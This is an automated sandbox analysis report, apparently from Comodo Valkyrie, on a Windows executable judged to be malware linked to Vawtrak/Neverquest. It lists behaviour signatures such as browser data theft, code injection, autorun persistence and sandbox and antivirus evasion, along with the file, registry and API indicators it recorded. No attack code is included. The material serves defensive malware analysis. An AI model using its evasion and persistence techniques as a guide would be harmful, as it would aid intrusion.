VALKYRIE COMODO

Summary

File Name: uwiuwzoe.exe

File Type: PE32 executable (GUI) Intel 80386, for MS Windows


SHA1: f4d19632277e52b849d452d94d841ebbef029596

MD5: 71c254349a7225fa217a52bf68ab5f23

MALWARE


Valkyrie Final Verdict

DETECTION SECTION




Verdict: Malware


CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW



VALKYRIE COMODO

Activity Details

INFORMATION DISCOVERY

- Expresses interest in specific running processes — Show sources
- Repeatedly searches for a not-found process, may want to run with startbrowser=1 option

NETWORKING

- Attempts to connect to a dead IP:Port (5 unique times) — Show sources
- Performs some HTTP requests — Show sources
- Behavior consistent with a dropper attempting to download the next stage. — Show sources
- Network activity contains more than one unique useragent. — Show sources

HIPS/ PFW/ OPERATING SYSTEM PROTECTION EVASION

- Detects Bitdefender Antivirus through the presence of a library — Show sources
- Attempts to identify installed AV products by installation directory — Show sources

BANKING

- Exhibits behavior characteristics of Vawtrak / Neverquest malware.

PACKER

- The binary likely contains encrypted or compressed data. — Show sources

STEALING OF SENSITIVE INFORMATION

- Collects information to fingerprint the system — Show sources
- Steals private information from local Internet browsers — Show sources
- Collects information about installed applications — Show sources

STATIC ANOMALY

Anomalous binary characteristics	Show sources

HOOKING AND OTHER TECHNIQUES FOR HIDING PROTECTION

Creates RWX memory	Show sources
Executed a process and injected code into it, probably while unpacking	Show sources
Code injection with CreateRemoteThread in a remote process	Show sources

DATA OBFUSCATION

Attempts to execute a powershell command with suspicious parameter/s	Show sources
Drops a binary and executes it	Show sources

PERSISTENCE AND INSTALLATION BEHAVIOR

Installs itself for autorun at Windows startup	Show sources
Creates a copy of itself	Show sources

MALWARE ANALYSIS SYSTEM EVASION

Mimics the system's user agent string for its own requests	Show sources
Possible date expiration check, exits too soon after checking local time	Show sources
A process attempted to delay the analysis task.	Show sources
Tries to suspend Cuckoo threads to prevent logging of malicious activity	Show sources
Tries to unhook or modify Windows functions monitored by Cuckoo	Show sources
Detects VirtualBox through the presence of a file	Show sources
Creates a hidden or system file	Show sources

Behavior Graph

VALKYRIE COMODO

Behavior Summary

ACCESSED FILES

C:\Windows\Globalization\Sorting\sortdefault.nls
C:\
C:\Users\user\AppData\Local\Temp\f4d19632277e52b849d452d94d841ebbef029596.exe.cfg
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijs.dat
C:\Users\user\AppData\Local\Temp\f4d19632277e52b849d452d94d841ebbef029596.exe
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\rpjvvybyeqfxmzaoaqggtlvrwevwz.txt
\??\MountPointManager
C:\Windows\sysnative\en-US\KERNELBASE.dll.mui
\Device\KsecDD
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
::\
::\{2559A1F3-21D7-11D4-BDAF-00C04F60B9F0}
::\{20D04FE0-3AEA-1069-A2D8-08002B30309D}

::\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}
::\{2559A1F1-21D7-11D4-BDAF-00C04F60B9F0}
C:\Program Files\Oracle\VirtualBox Guest Additions\uninst.exe
C:\Program Files\Oracle\VirtualBox Guest Additions
C:\Program Files\Oracle\VirtualBox Guest Additions\Oracle VM VirtualBox Guest Additions.url
C:\tools\totalcmdx32\TOTALCMD.CHM
C:\tools\totalcmdx32\TCUNINST.EXE
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
::\{ED228FDF-9EA8-4870-83B1-96B02CFE0D52}
C:\Program Files (x86)\Java\jre1.8.0_91\bin\javacpl.exe
C:\Program Files (x86)\Java\jre1.8.0_91\bin
C:\Users\user\AppData\Local\Temp\http:\java.com\help
C:\Users\user\AppData\Local\Temp\http:\java.com\
C:\Users\user\AppData\Local\Temp\https:\mpc-hc.org\
C:\Program Files\Sandboxie\Start.exe
C:\Program Files\Sandboxie
C:\Program Files\Sandboxie\SbieCtrl.exe
C:\Windows\Installer\SandboxieInstall64.exe
C:\Windows\Installer
C:\tools\c.pyw
C:\tools\iDefense\SysAnalyzer\api_logger.exe
C:\tools\iDefense\SysAnalyzer\SysAnalyzer_help.chm
C:\Users\user\AppData\Local\Temp\http:\www.winpcap.org\
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\user\Desktop
C:\Users\Public\Desktop
C:\Users\Public

C:\Users\Public\desktop.ini
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

READ REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000\ProfileImagePath
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\AccessProviders\MartaExtension
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Netlogon\Parameters\ExpectedDialupDelay
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale\en-US
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\ExtendedLocale\en-US
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\WMR\Disable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Name
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParentFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\RelativePath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParsingName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalizedName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Icon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Security
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResource
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResourceType
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalRedirectOnly
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Roamable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PreCreate
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Stream
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PublishExpandedPath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\FolderTypeID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InitFolderHandler
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Start Menu
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForInfoTip

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\DriveMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\DontShowSuperHidden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\ClassicShell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\SeparateProcess
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoNetCrawling
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSimpleStartMenu
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowCompColor
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\DontPrettyPath

MODIFIED FILES

C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijs.dat
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
\??\PIPE\srvsvc
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\42GKXC8AA5AMY0J0IWXE.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF1f969b.TMP
C:\Users\user\AppData\Local\Temp\~pnuaijsy.tmp
\??\PIPE\wkssvc
\??\VBoxMiniRdrDN
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy32.dll
\Device\LanmanDatagramReceiver
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506
\??\PIPE\DAV RPC SERVICE
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CC42971B7939A9CA55C44CFC893D7C1D
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CC42971B7939A9CA55C44CFC893D7C1D
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F0060A9F9287878B15AB61E0E47645E5
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F0060A9F9287878B15AB61E0E47645E5
\??\UNC\VBOXSVR\PIPE\samr
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\cpnuaijsy32.dll
C:\Users\user\AppData\Local\Temp\f4d19632277e52b849d452d94d841ebbef029596.exe
C:\Windows\appcompat\Programs\RecentFileCache.bcf
C:\Windows\sysnative\Tasks\{81CE9089-5042-4260-A5C5-A8694A5F6513}

RESOLVED APIS

kernel32.dll.VirtualAlloc
kernel32.dll.LoadLibraryA
kernel32.dll.GetProcAddress
kernel32.dll.VirtualProtect
kernel32.dll.FreeConsole
userenv.dll.GetUserProfileDirectoryA
shlwapi.dll.PathMatchSpecA
shlwapi.dll.StrStrIW
shlwapi.dll.StrStrIA
shlwapi.dll.PathUnquoteSpacesA
shlwapi.dll.wvnsprintfA
shlwapi.dll.PathCombineA
ole32.dll.CoSetProxyBlanket
ole32.dll.CoInitializeEx

ole32.dll.CoInitialize
ole32.dll.CoCreateInstance
ole32.dll.CoUninitialize
ole32.dll.CoInitializeSecurity
shell32.dll.SHGetFolderPathA
shell32.dll.ShellExecuteA
setupapi.dll.SetupDiDestroyDeviceInfoList
setupapi.dll.SetupDiEnumDeviceInfo
setupapi.dll.SetupDiGetClassDevsA
setupapi.dll.SetupDiGetDeviceRegistryPropertyA
kernel32.dll.SetFilePointer
kernel32.dll.SystemTimeToFileTime
kernel32.dll.SleepEx
kernel32.dll.CloseHandle
kernel32.dll.SetEvent
kernel32.dll.OpenEventA
kernel32.dll.GetCurrentProcessId
kernel32.dll.Sleep
kernel32.dll.GetLastError
kernel32.dll.GetModuleHandleA
kernel32.dll.FreeLibrary
kernel32.dll.GetSystemTime
kernel32.dll.ReleaseMutex
kernel32.dll.CreateEventW
kernel32.dll.ExitProcess
kernel32.dll.GetDriveTypeA
kernel32.dll.lstrcmpA
kernel32.dll.lstrcpyA
kernel32.dll.lstrlenA
kernel32.dll.OpenProcess
kernel32.dll.CopyFileA
kernel32.dll.GetCommandLineA
kernel32.dll.WideCharToMultiByte
kernel32.dll.MultiByteToWideChar
kernel32.dll.GetLocalTime

kernel32.dll.GetExitCodeProcess
kernel32.dll.ResumeThread
kernel32.dll.CreateMutexA
kernel32.dll.OpenMutexA
kernel32.dll.lstrcmpiA
kernel32.dll.GetSystemTimeAsFileTime
kernel32.dll.DeleteFileA
kernel32.dll.GetFileAttributesA
kernel32.dll.WaitForSingleObject
kernel32.dll.HeapAlloc
kernel32.dll.HeapFree
kernel32.dll.GetProcessId
kernel32.dll.GetCurrentProcess
kernel32.dll.GetCurrentThread
kernel32.dll.LocalAlloc
kernel32.dll.LoadResource
kernel32.dll.SizeofResource
kernel32.dll.FindResourceA
kernel32.dll.CreateFileA
kernel32.dll.GetSystemInfo
kernel32.dll.GetVersionExA
kernel32.dll.GetModuleFileNameA
kernel32.dll.SetEnvironmentVariableA
kernel32.dll.GetEnvironmentVariableA
kernel32.dll.GetWindowsDirectoryA
kernel32.dll.GetTickCount
kernel32.dll.GetThreadContext

DELETED FILES

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF1f969b.TMP
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Low\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@c1.microsoft[2].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@downloads.sourceforge[1].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@google[2].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@microsoft[2].txt

C:\Users\user\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol
C:\Users\user\AppData\Roaming\Microsoft\Pnuaijsyn\pnuaijsy32.dll
C:\Users\user\AppData\LocalLow\pnuaijsy32.dll
C:\Windows\Tasks\{81CE9089-5042-4260-A5C5-A8694A5F6513}.job

DELETED REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\internat.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\CompatibilityAdapter\Signatures\{81CE9089-5042-4260-A5C5-A8694A5F6513}.job
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\CompatibilityAdapter\Signatures\{81CE9089-5042-4260-A5C5-A8694A5F6513}.job.fp

REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000\ProfileImagePath
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA\AccessProviders
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\AccessProviders\MartaExtension
SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Rpc
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-500
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-501
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Netlogon\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Netlogon\Parameters\ExpectedDialupDelay
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\f4d19632277e52b849d452d94d841ebbef029596.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\
